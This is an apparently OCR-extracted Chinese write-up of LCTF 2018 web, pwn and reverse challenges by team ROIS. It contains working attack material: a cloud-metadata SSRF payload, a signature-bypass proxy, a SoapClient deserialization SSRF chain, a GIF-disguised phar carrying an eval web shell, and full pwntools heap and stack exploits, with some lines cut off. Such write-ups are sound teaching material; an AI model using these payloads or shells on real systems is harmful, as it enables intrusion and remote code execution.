LCTF 2018 Writeup -- ROIS

zsx / 2018-11-19 12:00:00 / 浏览数 4539 安全技术 CTF 顶(0) 踩(0)

Blog: https://blog.rois.io/lctf-2018-writeup/

Web

Travel


这题的信息搜集手法很有意思，可以说，针对目前所有的云服务商均可以使用这一方法来进行一定程度上的信息搜集。

首先是关键部分的代码：


```
@app.route('/upload/<filename>', methods = ['PUT'])
def upload_file(filename):
   name = request.cookies.get('name')
   pwd = request.cookies.get('pwd')
   if name != 'lctf' or pwd != str(uuid.getnode()):
       return "0"
   filename = urllib.unquote(filename)
   with open(os.path.join(app.config['UPLOAD_FOLDER'], filename), 'w') as f:
       f.write(request.get_data(as_text = True))
       return "1"
   return "0"

@app.route('/', methods = ['GET'])
def index():
   url = request.args.get('url', '')
   if url == '':
       return render_template('index.html')
   if "http" != url[: 4]:
       return "hacker"
   try:
       response = requests.get(url, timeout = 10)
       response.encoding = 'utf-8'
       return response.text
   except:
       return "Something Error"
```


我们可以看出，这题的意思非常明显了。pwd变量 == 网卡地址，获得这个值即可任意文件写入。而获取这个值的方法是SSRF。
一般来说，获取网卡地址，需要一个任意文件读取来配合，以便读取`/sys/class/net/eth0/address`。在这里，如果题目是使用PHP的话几乎一下子就能做出来了。但是 + `requests`库。`requests`库的底层是`urllib`，而没有任何扩展的`urllib`仅支持`http`和`https`协议，因此我们没有办法读取任意文件。
——但这是CTF题目，我们查一查IP，就能发现是腾讯云的机器。既然是云服务商，那么通常就会有一个metadata的API。例如，Amazon EC2，就可以通过 http://169.254.169.254 来获取metadata，而所有基于OpenStack搭建的云服务也都使用这个地址。

因此，让我们搜索腾讯云的文档，很容易就能搞出payload：http://118.25.150.86/?url=http://metadata.tencentyun.com/latest/meta-data/mac




接着是下一个坑点。使用PUT上传数据，发现被405了……





观察POST和PUT的提示，发现它们不同，因此可以确认是Nginx层面上禁止了PUT。Flask对这个问题有解决方案，即`X-HTTP-Method-Override`头。直接写上即可。后面Key。（第一次见到写SSH Key的……）



EZ OAuth


本题用到的漏洞比较神奇，属于手滑了就很容易写出的逻辑漏洞。

首先是登录后发现必须要用pwnhub.cn域名的邮箱。参考Google CTF 2016的题解，猜测它只判断`includes('pwnhub.cn')`而不是`equal('pwnhub.cn')`，因此搞个域名邮箱绕过邮箱验证。

后台发现有个两个接口，分别是/user/check和/admin/auth。后者没参数，前者的参数分别为domain和email，且domain为隐藏参数。

```
<div class="form-group">
  <label for="inputTask">User Email</label>
  <input type="hidden" class="form-control" name="domain" value="lctf.1slb.net">
▼<input type="data" class="form-control" name="email">
  ▼#shadow-root (user-agent)
    <div></div>
  </input>
<small id="emailHelp" class="form-text text-muted">Input email to check if the user is verified.</sma
```

猜测其为验证服务器，将其改为自己的服务器，得知服务器发送数据；再本地模拟一下，得知服务器返回信息。发现这里有个极度麻烦的sign签名验证，经过测试，其至少和



既然签名算法无法逆向，那只能进行大胆猜测了。我们不知道result参数是否有在被签名的范围之内，如果它没有呢？
——写个代理，从API获取签名返回值，然后把result篡改为true，即可绕过验证，拿到flag。

```
const express = require('express')
const axios = require('axios')
const app = express()
const bodyParser = require('body-parser')

app.use(bodyParser.urlencoded({extended: false}))
app.use((req, res, next) => {

 const { host, ...headers} = req.headers
 delete headers['content-length']

 axios.request({
   url: `https://lctf.1slb.net/api/user/isAdmin`,
```

```
   method: 'POST',
   headers,
   data: Object.keys(req.body).map(k => `${k}=${req.body[k]}`).join('&')
 }).then(p => {
   const data = p.data
   data.result = true
   res.end(JSON.stringify(data))
 })

});

app.listen(23456)
```

这个题目挺有意思的，揭示了一个黄金原则：未将关键参数纳入签名范围内的签名 = 废纸。

bestphp's revenge

这题和XCTF Final的Web很像，后来问了一下果然是一个出题人……

首先是有个index.php。

```
<?php
highlight_file(__FILE__);
$b = 'implode';
call_user_func($_GET[f],$_POST);
session_start();
if(isset($_GET[name])){
   $_SESSION[name] = $_GET[name];
}
var_dump($_SESSION);
$a = array(reset($_SESSION),'welcome_to_the_lctf2018');
call_user_func($b,$a);
```

这里的两个`call_user_func`都要求调用一个「有且只能有一个必选参数，且参数类型必须为数组」的函数。很显然，第一个`call_user_func`可以直接控制整个数组，但

然而这里不知道要干啥，扫描可发现flag.php：

```
session_start();
echo 'only localhost can get flag!';
$flag = 'LCTF{*************************}';
if($_SERVER["REMOTE_ADDR"]==="127.0.0.1"){
      $_SESSION['flag'] = $flag;
  }
```

攻击链很明确了：想办法使用这两个`call_user_func`构造一个SSRF出来访问flag.php，让flag.php把flag写入自己的session。

现在需要查一下能用什么函数：

1. 能接收一个array参数，且能直接写文件 / 反序列化的PHP函数只有`session_start`。
2. 只有`SoapClient`可以通过反序列化来发起一个http请求，但还需要任意一个`__call()`调用。

因此攻击链就是：

1. 第一次访问页面：通过`session_start`将一个序列化的`SoapClient`写入Session。
2. 第二次访问页面：通过`extract`让`$b == call_user_func`，调用`SoapClient->__call()`。

Payload如下：

SoapClient序列化字符生成

```
<?php
$target = "http://127.0.0.1/flag.php";
$post_string = 'CYTEST';
$headers = array(
'Cookie: PHPSESSID=CYTEST'
);
$b = new SoapClient(null,array('uri'=>$target, 'location' => $target,'user_agent'=>'cytest^^Content-Type: application/x-www
$aaa = serialize($b);
$aaa = str_replace('^^',"\r\n",$aaa);
$aaa = str_replace('"SoapClient":5','"SoapClient":6',$aaa);
$aaa = str_replace(';}',';s:1:"C";s:1:"Y',$aaa);
```

```
echo urlencode($aaa);
```

第一次访问页面，写入Session：

```
POST /?f=session_start&name=■■■■■■■■ HTTP/1.1
Host: kali:8001
Connection: close
Cookie: PHPSESSID=CYTEST
Content-Type: application/x-www-form-urlencoded
Content-Length: 31

serialize_handler=php_serialize
```

1. 第二次访问页面，反序列化并SSRF。

```
POST /?f=extract HTTP/1.1
Host: 172.81.210.82
Connection: close
Cookie: PHPSESSID=CYTEST
Content-Type: application/x-www-form-urlencoded
Content-Length: 16

b=call_user_func
```

之后就可以直接get flag了。

T4lk 1s ch34p


攻击链过于明确，生成一个伪装成gif的phar上传文件就是。

```
<?php
class K0rz3n_secret_flag {
   protected $file_path = '/var/www/data/dccb75e38fe3fc2c70fd169f263e6d37/avatar.gif';
}
$a = new K0rz3n_secret_flag();
$phar = new Phar('test.phar');
$phar->startBuffering();
$phar->setStub('GIF89a<?php echo 1;eval($_GET["a"]);?'.'><?php __HALT_COMPILER(); ?'.'>');
$phar->setMetadata($a);
$phar->stopBuffering();
```

之后直接访问
http://212.64.7.171/LCTF.php?m=check&c=compress.zlib://phar:///var/www/data/dccb75e38fe3fc2c70fd169f263e6d37/avatar.gif&a=phpinfo();
就能getshell了。`compress.zlib`是用于绕过^phar的正则检测的。

L playground2

利用如图特性可目录穿越.....



之后就能拿源码了。
拿到源码后，发现需要Cookie伪造，阅读 `hash.py` 的`MDA`

```
class MDA:
   def insert(self, inBuf):
       self.init()
       self.update(inBuf)
   def grouping(self, inBufGroup):
       hexdigest_group = ''
```

```
        for inBuf in inBufGroup:
            self.insert(inBuf)
            hexdigest_group += self.hexdigest()
```

grouping 把 inBufGroup 中的每个字符都单独计算hash，因此前后字符对应的hash是无关联的。所以，找到admin对应的hash，即找 a, d, m, i, n 每个字符对应的hash。

多发几个包就ok了。

```
aYKp9
b962d95efd252479
e630b0372a4c511f
8c6a8874d01df770
414ec94d852dac00
0c61993750547727

KdA0k
8c6a8874d01df770
84407154c863ef36
af028d5ff3351a09
ee2d222f32215974
85281413c94bf01e


FemI5
0c13310650467719
4c38032c903bb70e
e80346042c47531a
2575a34f6948901b
6a45a255ae48d51b


JeeiR
c451045c08252f78
4c38032c903bb70e
4c38032c903bb70e
6e1beb0db216d969
6b042d0caf7bd64e


85K0n
4428201f883baf0e
6a45a255ae48d51b
8c6a8874d01df770
ee2d222f32215974
b020cd1cf4031b57

MFSG22LO.b962d95efd25247984407154c863ef36e80346042c47531a6e1beb0db216d969b020cd1cf4031b57
```

God of domain-pentest

其实这题没做出来，就是来分享一个骚操作：

https://github.com/zsxsoft/reGeorg A modified reGeorg for One-line PHP Shell.

用于本题有奇效。

Pwn

easy_heap

```
from pwn import *

context.update(os='linux', arch='amd64')

def alloc(size = 0, cont = ''):
   p.sendlineafter("which command?\n> ", "1")
   p.sendlineafter("size \n> ", str(size))
   p.sendlineafter("content \n> ", cont)
```

```
def delete(idx):
   p.sendlineafter("which command?\n> ", "2")
   p.sendlineafter("index \n> ", str(idx))

def show(idx):
   p.sendlineafter("which command?\n> ", "3")
   p.sendlineafter("index \n> ", str(idx))

def exit():
   p.sendlineafter("which command?\n> ", "4")

def exploit(p):
   # leak
   for x in range(10):
       alloc()
   for x in [9, 8, 7, 6, 5, 3, 1, 0, 2, 4]:
       delete(x)
   for x in range(8):
       alloc()
   alloc(0xf8) # ID = 2
   alloc() # ID = 0
   for x in [0, 2, 3, 4, 5, 6, 9, 1]:
       delete(x)
   show(8)
   libc.address = u64(p.recvuntil('\n', drop=True).ljust(8, '\x00')) - 0x3ebca0
   oneshot = libc.offset_to_vaddr(0x4f322)
   log.info("libc.address = %s"%hex(libc.address))
   # tcache dup
   for x in range(7):
       alloc()
   alloc(0xf8, 'duplicated')
   # now ID_8 == ID_9, we can do tcache attack
   for x in [1, 2, 3, 4]:
       delete(x)
   delete(8)
   delete(0)
   delete(9)
   alloc(0x8, p64(libc.sym['__free_hook']))
   alloc(0x8, 'id\x00')
   alloc()
   alloc(0x8, p64(oneshot))
   delete(1)
   p.interactive()

if __name__ == '__main__':
   # p = process('./easy_heap', env={"LD_PRELOAD":"./libc64.so"})
   p = remote("118.25.150.134", 6666)
   libc = ELF("./libc64.so")
   exploit(p)
```

just_pwn

```
from pwn import *
context.log_level = 'debug'

p = process('./just_pwn')
q = remote('118.25.148.66','2333')

p.sendlineafter('3.Exit\n','1')
p.recvline()
k = p.recvline()

q.sendlineafter('3.Exit\n','1')
q.recvline()
l = q.recvline()

print k#■■9999■■■■■

p.close()
```

```
q.sendlineafter('3.Exit\n','2')
q.sendafter('Enter your secret code please:\n',k)

def leak(off):
   q.sendlineafter('4.hit on the head of the developer\n-----------------------\n','3')
   q.sendlineafter('Confirm? y to confirm\n','y')
   q.sendafter('tell me why do want to buy my software:\n','a'*off)

   q.recvuntil('a'*off)
   leak = u64(q.recvuntil('But I think your reason is not good.\n',drop = True).ljust(8,'\x00'))
   return leak

q.sendlineafter('4.hit on the head of the developer\n-----------------------\n','3')
q.sendlineafter('Confirm? y to confirm\n','n')
q.sendlineafter('Confirm? y to confirm\n','n')
q.sendlineafter('Confirm? y to confirm\n','n')
q.sendlineafter('Confirm? y to confirm\n','n')
q.sendlineafter('Confirm? y to confirm\n','n')
q.sendlineafter('Confirm? y to confirm\n','n')
q.sendlineafter('Confirm? y to confirm\n','y')
q.sendlineafter('tell me why do want to buy my software:\n','a'*0x8)
q.recvuntil('a'*0x8)
leak = u64(q.recv(8))

canary = leak - 0xa
print hex(canary)


q.sendlineafter('4.hit on the head of the developer\n-----------------------\n','3')
q.sendlineafter('Confirm? y to confirm\n','y')
q.sendafter('tell me why do want to buy my software:\n','a'*0xc8+p64(canary)+'a'*8+'\x2c\x52')

q.interactive()
```

Re

```
r6: input

// strlen(input) == 0x1c
0: 95 00 00 00  30 00 00 00  00 00 00 00 1C 00 00 00          mov r3, 0x1c
1: 97 00 00 00  10 00 00 00                                   mov r1, [r6]
2: 9B 00 00 00  10 00 00 00                                   cmp r0, r1
3: 9E 00 00 00  05 00 00 00                                   je  off_7
4: 94 00 00 00  30 00 00 00                                   dec r3
5: 99 00 00 00                                                inc r6
6: A1 00 00 00  09 00 00 00                                   jmp off_1
7: 9B 00 00 00  32 00 00 00                                   cmp r2, r3
8: 9F 00 00 00  04 00 00 00                                   jne off_10
9: 95 00 00 00  00 00 00 00  00 00 00 00  01 00 00 00         mov r0, 0x1
10: A3 00 00 00                                                ret


// for i=0; i<0x1c; i++
//    input[i] = (input[i]*0x3f+0x7b)%0x80
0: 92 00 00 00  00 00 00 00                                   mov eflags, r0;
1: 9F 00 00 00  01 00 00 00                                   jnz off_2
2: A3 00 00 00                                                ret
3: 95 00 00 00  00 00 00 00  00 00 00 00  80 00 00 00         mov r0, 0x80
4: 95 00 00 00  20 00 00 00  00 00 00 00  3F 00 00 00         mov r2, 0x3F
5: 95 00 00 00  30 00 00 00  00 00 00 00  7B 00 00 00         mov r3, 0x7B
6: 95 00 00 00  40 00 00 00  00 00 00 00  1C 00 00 00         mov eflags, 0x1c
7: 97 00 00 00  10 00 00 00                                   mov r1, [r6]
8: 8D 00 00 00  12 00 00 00                                   mul r1, r2
9: 8B 00 00 00  13 00 00 00                                   add r1, r3
10: 8F 00 00 00  10 00 00 00                                   mod r1, r0
11: 98 00 00 00  10 00 00 00                                   mov [r6], r1
12: 99 00 00 00                                                inc r6
13: 94 00 00 00  40 00 00 00                                   dec eflags
```

```
14: 87 00 00 00  40 00 00 00                                  push eflags
15: 92 00 00 00  40 00 00 00                                  mov eflags, eflags
16: 9F 00 00 00  01 00 00 00                                  jnz off_18
17: A3 00 00 00                                               ret
18: 8A 00 00 00  40 00 00 00                                  pop eflags
19: A1 00 00 00  16 00 00 00                                  jmp off_7
20: A3 00 00 00                                               ret
21: 00 00 00 00                                               nop
22: 00 00 00 00                                               nop


// [0x3e,0x1a,0x56,0x0d,0x52,0x13,0x58,0x5,0x6e,0x5c,0xf,0x5,0x46,0x7,0x9,0x52,0x2,0x5,0x4c,0xa,0xa,0x56,0x33,0x40,0x15,0x07,0
0: 92 00 00 00  00 00 00 00                                   mov eflags, r0;
1: 9F 00 00 00  01 00 00 00                                   jnz off_3
2: A3 00 00 00                                                ret
3: 86 00 00 00  00 00 00 00  3E 00 00 00                      push 0x3e
4: 86 00 00 00  00 00 00 00  1A 00 00 00                      push 0x1a
5: 86 00 00 00  00 00 00 00  56 00 00 00                      push 0x56
6: 86 00 00 00  00 00 00 00  0D 00 00 00                      push 0x0d
7: 86 00 00 00  00 00 00 00  52 00 00 00                      push 0x52
8: 86 00 00 00  00 00 00 00  13 00 00 00                      push 0x13
9: 86 00 00 00  00 00 00 00  58 00 00 00                      push 0x58
10: 86 00 00 00  00 00 00 00  5A 00 00 00                      push 0x5a
11: 86 00 00 00  00 00 00 00  6E 00 00 00                      push 0x6e
12: 86 00 00 00  00 00 00 00  5C 00 00 00                      push 0x5c
13: 86 00 00 00  00 00 00 00  0F 00 00 00                      push 0xf
14: 86 00 00 00  00 00 00 00  5A 00 00 00                      push 0x5a
15: 86 00 00 00  00 00 00 00  46 00 00 00                      push 0x46
16: 86 00 00 00  00 00 00 00  07 00 00 00                      push 0x7
17: 86 00 00 00  00 00 00 00  09 00 00 00                      push 0x9
18: 86 00 00 00  00 00 00 00  52 00 00 00                      push 0x52
19: 86 00 00 00  00 00 00 00  25 00 00 00                      push 0x25
20: 86 00 00 00  00 00 00 00  5C 00 00 00                      push 0x5c
21: 86 00 00 00  00 00 00 00  4C 00 00 00                      push 0x4c
